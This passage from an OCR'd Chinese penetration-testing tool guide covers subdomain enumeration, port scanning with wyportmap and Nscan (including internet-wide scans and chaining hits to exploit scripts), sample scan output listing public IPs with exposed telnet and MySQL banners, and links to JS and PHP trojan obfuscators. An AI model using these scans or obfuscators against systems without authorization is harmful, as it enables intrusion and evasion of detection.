tar vxf phantomjs-1.9.8-linux-x86_64.tar.bz2

sudo apt-get install libsqlite3-dev libfontconfig1-dev libicu-dev libfreetype6 libssl-dev libpn
g-dev libjpeg-dev

cp ./bin/phantomjs /usr/bin/
```

安装 dnsdict6

```
wget http://www.thc.org/releases/thc-ipv6-2.7.tar.gz

tar zvxf thc-ipv6-2.7.tar.gz

cd thc-ipv6-2.7

sudo apt-get install libpcap-dev libssl-dev

make

sudo cp dnsdict6 /usr/bin/
```

数据结构

```


wydomains = {

 'domain': {

     'weibo.com': {

         'm.weibo.com': {},

         'wwww.weibo.com': {},

         'movie.weibo.com': {},

         'data.weibo.com': {},

     },

     'weibo.cn': {
```

```
            'www.weibo.cn': {},
            'm.weibo.cn': {},
            'game.weibo.cn': {},
        },
        'sina.com.cn': {
            'news.sina.com.cn': {},
            'blog.sina.com.cn': {},
            'my.sina.com.cn': {},
        },
        'sina.cn' : {
            'www.sina.cn': {},
            'news.sina.cn': {},
        },
    },
    'ipaddress': {
        '42.62.52.0/24': {
            '192.168.1.23': {
                'www.bizmyth.net': {},
                'www.189.com': {},
            },
            '192.168.1.58': {
                'www.xiaomi.com': {},
                'z.aizhan.com': {},
            },
        },
        '42.62.14.0/24': {
            '192.168.2.23': {
                'www.aizhan.net': {},
                'www.wanda.cn': {},
            },
            '192.168.2.22': {
```

```
            'wuyun.org': {},
            'zone.wooyun.org': {},
        },
    },
},
'mx': {
    ‘weibo.com': ['mxbiz2.qq.com', 'mxbiz1.qq.com’],
    ‘weibo.cn': ['mxbiz2.qq.com', 'mxbiz1.qq.com’],
    ’sina.com.cn': ['mxbiz2.qq.com', 'mxbiz1.qq.com’],
    ’sina.cn': ['mxbiz2.qq.com', 'mxbiz1.qq.com’]
},
'dns': {
    ‘weibo.com': ['ns1.dnsv2.com', 'ns2.dnsv2.com’],
    ‘weibo.cn': ['ns1.dnsv2.com', 'ns2.dnsv2.com’],
    ’sina.com.cn': ['ns1.dnsv2.com', 'ns2.dnsv2.com’],
    ’sina.cn': ['ns1.dnsv2.com', 'ns2.dnsv2.com’],
}
’soa': {
    ‘weibo.com': ['ns1.dnsv2.com', 'ns2.dnsv2.com’],
    ‘weibo.cn': ['ns1.dnsv2.com', 'ns2.dnsv2.com’],
    ’sina.com.cn': ['ns1.dnsv2.com', 'ns2.dnsv2.com’],
    ’sina.cn': ['ns1.dnsv2.com', 'ns2.dnsv2.com’],
}

}
```

3.7.4、其他子域名查询工具

查询啦 http://subdomain.chaxun.la/

站长帮手 http://i.links.cn/subdomain/ （可同时查询多级）

3.8、服务器端口查询工具


3.8.1、端口爆破工具

相关工具下载：http://www.uzzf.com/key/duankou/


下载地址：http://www.onlinedown.net/soft/573602.htm

下载地址：http://www.piaodown.com/soft/87337.htm


下载地址：http://www.downxia.com/downinfo/41498.html




下载地址：http://www.9553.com/soft/11707.htm



下载地址：http://www.cr173.com/soft/6921.html





3.8.2、wyportmap 目标端口+系统服务指纹识别组件

参考地址：http://zone.wooyun.org/content/18504

* thorns_project（分布式异步队列系统）
* wydomain（目标系统信息收集组件）
* wyportmap（端口扫描+系统服务指纹识别）
* wyfingerprint（应用系统指纹识别）
* wymanage（漏洞脚本规则控制+调度分配）
* wybruteforce（暴力破解模块）
* wydataview（扫描结果数据可视化）

本次发布的 wyportmap（https://github.com/ring04h/wyportmap）
自动启动扫描任务，并分析扫描结果，存入后台 MySQL 数据库。
如何利用 wyportmap 进行分布式全网扫描，请等待 thorns_project 发布后，会写一个详细的文档介绍。
运行流程
---

* 为 wyportmap 指定扫描目标
* 调用 nmap 启动后台扫描任务
* NmapParser 处理扫描结果
* 后台插件自动分析扫描结果，存入数据库（ORM 架构，自动创建表和表结构）

使用说明

配置扫描结果存入的数据库

使用的 ORM 架构，会自动创建数据库表和数据结构

修改 wyportmap.py 文件第 18 行

```
global_dbcoon = 'mysql+mysqldb://root:123456@127.0.0.1:3306/wyportmap'

global_dbcoon = 'mysql+mysqldb://用户名:密码@数据库服务器 IP:数据库端口/数据库名称'
```

命令行使用

```
usage: wyportmap.py targets taskid
```

安装使用

首先你要先安装 git & nmap(v6 以上版本) & MySQL-python 程序

CentOS

```
sudo yum -y install git python-devel mysql-devel subversion-devel

# install nmap
```

32 位系统

```
sudo rpm -vhU https://nmap.org/dist/nmap-6.47-1.i386.rpm
```

64 位系统

```
sudo rpm -vhU https://nmap.org/dist/nmap-6.47-1.x86_64.rpm

# install pip

wget https://pypi.python.org/packages/source/p/pip/pip-6.0.8.tar.gz

tar zvxf pip-6.0.8.tar.gz

cd pip-6.0.8

python setup.py install

# install MySQL-python

pip install MySQL-python

Kali & Ubuntu & Debian

sudo apt-get install python-dev libmysqld-dev libmysqlclient-dev

# install pip

wget https://pypi.python.org/packages/source/p/pip/pip-6.0.8.tar.gz

tar zvxf pip-6.0.8.tar.gz

cd pip-6.0.8

python setup.py install

# install MySQL-python

pip install MySQL-python
```

下载 wyportmap 项目

```
git clone https://github.com/ring04h/wyportmap.git
```

命令行使用

```
usage: wyportmap.py targets taskid
```

告诉 wyportmap.py 你的扫描目标，扫描结果会自动存入数据库

```
sudo python wyportmap.py 42.62.78.70-100
```

地址	端口	服务	应用	标识
58.68.142.17	23	telnet	H3C switch telnetd	\xFF\xFB\x01\xFF\xFB\x01\xFF\xFB\x01
58.68.142.30	23	telnet	H3C switch telnetd	\xFF\xFB\x01\xFF\xFB\x01\xFF\xFB\x01
61.191.44.181	80	http	Apache httpd	
121.14.53.138	80	http	nginx 1.6.0	
121.14.53.140	80	http	nginx 1.6.0	
101.227.254.28	22	ssh	OpenSSH 5.9p1 Debian 5ubuntu1.4	SSH-2.0-OpenSSH_5.9p1 Debian-5ubuntu1.4
101.227.254.28	80	http	Apache httpd	
101.227.254.28	3306	mysql	MySQL 5.5.29-0ubuntu0.12.04.1-log	_\x00\x00\x00\x0A5.5.29-0ubuntu0.12.04.1-log\x00-B\x00\x 9F6\x00\xFF\xF7\x08\x02\x00\x0F\x80\x15\x00\x00\x00\x0(
182.140.241.98	8888	http	Oracle Application Server 10g httpd 10.1.3.4.0	
121.14.53.172	80	http	Caucho Resin JSP engine 3.0.18	

3.8.3、Nscan 端口扫描

```
Nscan is a fast Network scanner optimized for internet-wide scanning purposes and inspired by M
asscan and Zmap. It has it’s own tiny TCP/IP stack and uses Raw sockets to send TCP SYN probes.
It doesn’t need to set SYN Cookies so it doesn’t wastes time checking if a received packet is a
result of it’s own scan, that makes Nscan faster than other similar scanners.

Nscan has a cool feature that allows you to extend your scan by chaining found ip:port to anoth
er scripts where they might check for vulnerabilities, exploit targets, look for Proxies/VPNs…

Nscan is a free tool, but consider donating here: 1Gi5Rpz5RBEUpGknSwyRgqzk7b5bQ7Abp2

Getting Nscan to work

Installing Nscan on Debian/Ubuntu boxes:

$ git clone https://github.com/OffensivePython/Nscan

$ cd Nscan/nscan

$ chmod +x nscan.py

Check if Nscan executes

$ ./nscan.py
```

```
Usage:

nscan.py x.x.x.x/x [options]

nscan.py iface load/unload : Load/Unload Nscan alias interface

nscan.py resume filename.conf: resume previous scan




Options:

  -h, --help           show this help message and exit

  -p PORTS, --port=PORTS

                       Port(s) number (e.g. -p21-25,80)

  -t THREADS, --threads=THREADS

                       Threads used to send packets (default=1)

  --import=IMPORTS      Nscan scripts to import (e.g.

                       --import=ssh_key:22+check_proxy:80-85,8080)

  -b, --banner          Fetch banners

  -n COUNT              Number of results to get

  -o FILE, --output=FILE

                       Output file

  -c N,T, --cooldown=N,T

                       Every N (int) packets sent sleep P (float)

                       (Default=1000,1)

Usage

Nscan is simple to use, it works just the way you expect.

If this your first run, you need to load nscan alias interface before launching a Scan

$ ./nscan.py iface load

Press enter key to load nscan alias interface


[....] Running /etc/init.d/networking restart is deprecated because it may not [warnable some i
nterfaces ... (warning).

[ ok ] Reconfiguring network interfaces...done.

Nscan alias interface loaded: 10.0.2.16

Simple Scan:
```

```
To scan your local network for port 22,80:

$ ./nscan.py 192.168.0.0/16 -p22,80



    _   __
   / | / /_____________ _____
  /  |/ / ___/ ___/ __ `/ __ \
 / /|  (__  ) /__/ /_/ / / / /
/_/ |_/____/\___/\__,_/_/ /_/

@OffensivePython            1.0

URL: https://github.com/OffensivePython/Nscan


Scanning [192.168.0.0 -> 192.169.0.0] (65536 hosts/2 ports)

[MAIN] Starting the scan (Fri Jan 30 07:11:02 2015)

...

This scans the 65536 hosts in your local network

Scanning the Entire Internet:

Scan the entire IPv4 address space for port 80

$ ./nscan.py 0.0.0.0/0 -p80

Multithreading the scan:

use ‘-t’ to specify how many sending thread you want to use, it decreases the elapsed time of th
e scan by n times:

$ ./nscan.py 192.168.0.0/16 -p3389,5900-5910 -t3

This splits the 65536 hosts in 3 ranges (3 threads), every thread is going to scan 21845 host

Grabbing banners and saving logs in a file:

use ‘-b’ to grab banners and ‘-o’ to save logs in a file

$ ./nscan.py 192.168.0.0/16 -p3389,5900-5910 -t3 -b -o nscan.log

Scanning to find N results:

In order to stop the scan after receiving 10 results:

$ ./nscan.py 192.168.0.0/16 -p443 -b -n10

Importing Nscripts:

To import Nscripts, use ‘–import’ with filename (without extension ‘.py’) and specify the port a
nd/or range of ports
```

```
$ ./nscan.py xxx.xxx.161.152/24 -p1080 --import=proxy:1080



    _   __
   / | / /_____________ _____
  /  |/ / ___/ ___/ __ `/ __ \
 / /|  (__  ) /__/ /_/ / / / /
/_/ |_/____/\___/\__,_/_/ /_/
@OffensivePython            1.0
URL: https://github.com/OffensivePython/Nscan


Scanning [xxx.xxx.161.152 -> xxx.xxx.162.0] (104 hosts/1 ports)
[MAIN] Starting the scan (Fri Jan 30 09:14:14 2015)
[SEND] Sent: 104 packets
[RECV] Received: 7 packets
[MAIN] xxx.xxx.161.152:1080
[MAIN] xxx.xxx.161.173:1080
[MAIN] xxx.xxx.161.195:1080
[MAIN] xxx.xxx.161.196:1080
[MAIN] xxx.xxx.161.194:1080
[MAIN] xxx.xxx.161.239:1080
[MAIN] xxx.xxx.161.193:1080
[PROXY] xxx.xxx.161.152:1080 | SOCKS4
[PROXY] xxx.xxx.161.195:1080 | SOCKS4
[PROXY] xxx.xxx.161.196:1080 | SOCKS4
[PROXY] xxx.xxx.161.194:1080 | SOCKS4
[PROXY] xxx.xxx.161.193:1080 | SOCKS4
[MAIN] Packets sent in 0.0 minutes
[MAIN] Total elapsed time: 0.7 minutes
[MAIN] Done (Fri Jan 30 09:14:58 2015)
Every ip has the port 1080 open, will be chained to the Nscript proxy, which checks if a SOCKS s
ervice is running behind it.
This will chain every ip:port that has the port 1080,3127,3128,3129 open:
```

```
$ ./nscan.py xxx.xxx.xxx.xxx/xx -p8080,1080,3127-3129 --import=proxy:1080,3127-3129

P.S: Port 8080 will not be chained to the script, since it’s not specified

Suspending/Resuming a Scan:

If you have a large range of hosts to scan, and your bandwidth can’t finish the scan really quic
k, You can suspend a scan and resume it later where it’s stopped.

To suspend a running scan, hit [CTRL]+C, Nscan will save where it’s paused in ‘resume.conf’. The
 resume configuration file looks something like this:

$ cat resume.conf

[NSCAN]

hosts = [167772160, 184549376L]

ports = [[80, 81]]

threads = 1

imports = None

banner = True

count = None

output = None

indexes = [(16777216L, 4194304L, -249, 16776967L, 249)]

cooldown = (1000, 1.0)

To resume a previous scan, simply type:

$ ./nscan.py resume resume.conf

Cooling Down the Transfer rate:

This is a very important option to regulate Nscan with your bandwidth, If you don’t choose this
properly, Nscan will probably knock off your router and force it to restart since it sends more
 traffic than your router could handle. You can specify the number of packets that needs to be s
ent before Nscan should cool down and sleep for a while

$ ./nscan.py 10.0.0.0./16 -p21-25,8080 --cooldown=100,0.1

This tells Nscan, “for every 100 packets sent, sleep for 0.1 second(s)” P.S: The size of one pac
ket is 54 bytes

If you have a gigabit Ethernet connection, you probably want to disable this:

$ ./nscan.py 0.0.0.0./0 -p21-25,8080 --cooldown=[ANY],0

Write your Own Nscripts

Every nscan script should have a run() function, that takes two arguments:

queue: queue where your script receives ip:port
```

event: This tells your script that Nscan is completed the scan, and waiting for your script to finsish before it exits

Make sure that your script is under ‘~/nscan/nscripts’ folder.

Every Nscript has this simple skeleton:

```
import Queue
import logging
# Import any module you need here


def run(queue, event):
    while True:
        if queue.empty() and event.isSet():
            # If the Scan is completed and the queue is empty (no more results)
            break
        else:
            try:
                ip, port = queue.get(False, TIMEOUT) # Should be non-blocking
                # Do something useful with IP:PORT
            except KeyboardInterrupt: # Scan suspended, should exit
                break
            except Queue.Empty: # No results
                pass
```

Use the logging module to output your results:

```
SCRIPT = 'MYSCRIPT'
logging.info('[{}] {}:{} | {}'.format(SCRIPT, IP, PORT, 'MY RESULTS'))
```

Contribute and Share you Nscripts:

Tips, Requests, Improvements to make Nscan more stable and faster are always welcome.

If you want to share your Nscripts with everybody, tweet me at @OffensivePython #Nscan with a link of your script, and i will add it under the nscript folder here

from: OffensivePython/Nscan · GitHub

Download:


https://github.com/OffensivePython/Nscan

3.9、编码工具

3.9.1、编码转换工具

下载地址：http://www.uzzf.com/soft/29590.html

http://www.jisuxz.com/down/35267.html




URL 编码转换工具：

```
编码工具（加密/解密）：http://www.downxia.com/downlist/s_151_1.html

下载地址：http://www.xdowns.com/soft/1/44/2006/soft_29060.html
```

ascii/16 进制的 unicode/汉字之间在线转换工具（一下形式都可以互相转化）

```
大家好

\u5927\u5BB6\u597D

&#x5927;&#x5BB6;&#x597D;
```

```
转化工具地址：http://www.sky00.com/leo.html
```



字符转化工具：http://www.downxia.com/downinfo/45121.html


3.9.2、js 加密/解密

Js 混淆加密

加密地址：http://tool.chinaz.com/js.aspx

HDS 混淆加密

加密地址：http://www.moralsoft.com/jso-online/hdojso.htm



其他加密工具：

http://www.jb51.net/tools/JShunxiao.htm


http://tool.lu/js/

http://tool.chinaz.com/Tools/JsCodeConfusion.aspx

http://open.tool.chinaz.com/hdsojso.htm

加密工具

下载地址：http://www.downxia.com/downinfo/32033.html



3.9.3、特殊加密

3.9.3.1、木马加密

Php 神盾（木马加密）

```
参考网址：http://www.phpdp.org/
```

PHP 加密

参考网址：http://www.phpjiami.com/

其他加密相关：

```
http://www.phpjm.net/

http://euse.cn/

